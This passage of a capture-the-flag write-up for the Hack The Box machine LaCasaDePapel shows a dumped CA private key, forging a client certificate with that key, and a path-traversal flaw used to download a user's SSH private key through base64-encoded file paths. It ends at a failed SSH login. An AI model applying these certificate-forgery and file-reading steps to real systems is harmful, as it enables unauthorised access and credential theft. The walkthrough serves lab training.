uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMW8M
YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp
s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us
PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V
Dj75Hw6vc7JJiQlXLm9nOeynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89
1+50LwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmLLoe3Xy2EnGvAOaFZ
/CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+
q0rLBKoXObe5esfBjQGHOdHnKPlLYyZCREQ8hclLMWlzgDLvA/8pxHMxkOW8k3Mr
uaug9prjnu6nJ3v1ul42NqLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd
I0wlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfNOmhP9+k3ue3BhfUweIL9Og
7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYlJKtlGOFE+T1npgCCGD4hpB+nXTu9Xw2bE
G3uK1h6Vm12IyrRMgl/OAAZwEQKBgQDahTByV3DpOwBWC3Vfk6wqZKxLrMBxtDmn
sqBjrd8pbpXRqj6zqIydjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH
CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y
sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkFlsgLRWJLN5f3y01g4MVCciKhNI
ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2
zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLJ+Y1J/58uiSVldZUQKBgBM/
ukXIOBUDcoMh3UP/ESJm3dqIrCcX9iA0lvZQ4aCXsjDW61EOHtzeNUsZbjay1gxC
9amAOSaoePSTfyoZ8R17oeAktQJtMcs2n5OnObbHjqcLJtFZfnIarHQETHLiqH9M
WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM
7b75PUQYxXRrVNluzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmdaOOmQajW3yS4TsR
aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeq+yvzId0st2DRl83Vc
53udBEzjt3WPqYGkkDknVhjD
-----END PRIVATE KEY-----
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ cat ca.key | sed "s/ //g" | sed "s/..$//" | sed "s/PRIVATE/ PRIVATE /g"
> formatted.key
```

Enumeration: Port 80

Visiting the HTTP server on port 80 reveals the following page.




Examining the QR code using *zbarimg* reveals an authorization token, this however, doesn't appear to lead to anything.



```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ zbarimg qrcode.png
QR-Code:otpauth://hotp/Token?secret=GBCVQ4RJEZ2VI4DNG5FFITT5PMTESQRU&algorithm=SHA1
scanned 1 barcode symbols from 1 images in 0.01 seconds

        . EAN/UPC (EAN-13, EAN-8, EAN-2, EAN-5, UPC-A, UPC-E, ISBN-10, ISBN-13)
        . DataBar, DataBar Expanded
        . Code 128
        . Code 93
        . Code 39
        . Codabar
        . Interleaved 2 of 5
        . QR code
        . SQ code
  - is the barcode large enough in the image?
  - is the barcode mostly in focus?
  - is there sufficient contrast/illumination?
  - If the symbol is split in several barcodes, are they combined in one image?
  - Did you enable the barcode type?
    some EAN/UPC codes are disabled by default. To enable all, use:
    $ zbarimg -S*.enable <files>
    Please also notice that some variants take precedence over others.
    Due to that, if you want, for example, ISBN-10, you should do:
    $ zbarimg -Sisbn10.enable <files>
```

Enumeration: Port 443

Visiting the HTTPS page we are presented with a message informing us that a client certificate is needed to proceed.




https://lacasadepapel.htb

CERTIFICATE ERROR

Sorry, but you need to provide a client certificate to continue.


In order to create a client certificate I viewed the SSL certificate for the website and exported it, this was saved as lacasadepapel_htb.crt.



First of all I generated my own private key and cert request for my client certificate using:

openssl genrsa -out client.key 4096


openssl req -new -key client.key -out client.req



```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ openssl genrsa -out client.key 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
...............................................++++
.........++++
e is 65537 (0x010001)
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ openssl req -new -key client.key -out client.req
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```


I then issued the client certificate using cert request and the CA cert and key for lacasadepapel, this was then converted to pkcs12 format using:

```
openssl x509 -req -in client.req -CA lacasadepapel_htb.cry -CAkey formatted.key -set_serial 101 -extensions client -days 365 -outform PEM -out client.cer


openssl pkcs12 -export -inkey client.key -in client.cer -out client.p12
```



```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ openssl x509 -req -in client.req -CA lacasadepapel_htb.crt -CAkey formatted.key
-set_serial 101 -extensions client -days 365 -outform PEM -out client.cer
Signature ok
subject=C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
Getting CA Private Key
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ openssl pkcs12 -export -inkey client.key -in client.cer -out client.p12
Enter Export Password:
Verifying - Enter Export Password:
```


I then imported client.p12 into my browsers certificate manager.



You have certificates from these organizations that identify you

Certificate Name	Security Device	Serial Number	Expires On
La Casa De Papel			
Internet Widgits ...	Software Security D...	65	November 6, 2...

Visiting the HTTPS page again prompts a user id request, clicking ok will submit the request.



User Identification Request

This site has requested that you identify yourself with a certificate:

lacasadepapel.htb:443

Organization: “La Casa De Papel”

Issued Under: “La Casa De Papel”

Choose a certificate to present as identification:


Internet Widgits Pty Ltd [65]

Details of selected certificate:

Issued to: O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
Serial number: 65
Valid from November 6, 2020, 5:10:36 AM GMT-5 to November 6, 2021, 6:10:36 AM GMT-4
Issued by: O=La Casa De Papel,CN=lacasadepapel.htb
Stored on: Software Security Device


☑ Remember this decision

This successfully grants access to the page.



FootHold


The GETrequest – path usually leads to one of the directories listed on the page, it is however vulnerable to LFI.


https://lacasadepapel.htb/?path=../../

PRIVATE AREA

berlin
dali
nairobi
oslo
professor


Using this to navigate to berlins home directory reveals SSH keys, this however won't allow us to access them.


https://lacasadepapel.htb/?path=../../berlin/.ssh

PRIVATE AREA

authorized_keys
id_rsa
id_rsa.pub
known_hosts

The webpage normally allows a user to download “episodes” by navigating the season directory and clicking the desired episode, this leads to a page - /file and a file name encoded in base64.



https://lacasadepapel.htb/file/U0VBU09OLTEvMDEuYXZp

Opening 01.avi

You have chosen to open:

01.avi

which is: plain text document (0 bytes)
from: https://lacasadepapel.htb


What should Firefox do with this file?

○ Open with Mousepad (default)

● Save File


□ Do this automatically for files like this from now on.

Decoding the base64 reveals a simple directory/file format.




```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ echo "U0VBU09OLTEvMDEuYXZp" | base64 -d
SEASON-1/01.avidriggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ 
```

It is possible to abuse the earlier discovered LFI by base64 encoding a file name.



```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ echo -n "../../../../home/berlin/.ssh/id_rsa" | base64
Li4vLi4vLi4vLi4vaG9tZS9iZXJsaW4vLnNzaC9pZF9yc2E=
```

By changing the base64 encoded portion of the URL to our own base64 encoded string we can essentially download any file that the user running the webserver has permissions over. This was abused to downloads berlin's id_rsa.



https://lacasadepapel.htb/file/Li4vLi4vLi4vLi4vaG9tZS9iZXJsaW4vLnNzaC9pZF9yc2E=

Opening id_rsa

You have chosen to open:

id_rsa

which is: plain text document (3.3 KB)
from: https://lacasadepapel.htb


What should Firefox do with this file?

○ Open with Mousepad (default)

● Save File


□ Do this automatically for files like this from now on.

Attempting to authenticate as berlin via SSH is unsuccessful.



```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ chmod 500 id_rsa
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ ssh -i id_rsa berlin@lacasadepapel.htb
berlin@lacasadepapel.htb's password:
Permission denied, please try again.
berlin@lacasadepapel.htb's password:
Permission denied, please try again.
berlin@lacasadepapel.htb's password:
berlin@lacasadepapel.htb: Permission denied (publickey,password,keyboard-interactive).
```

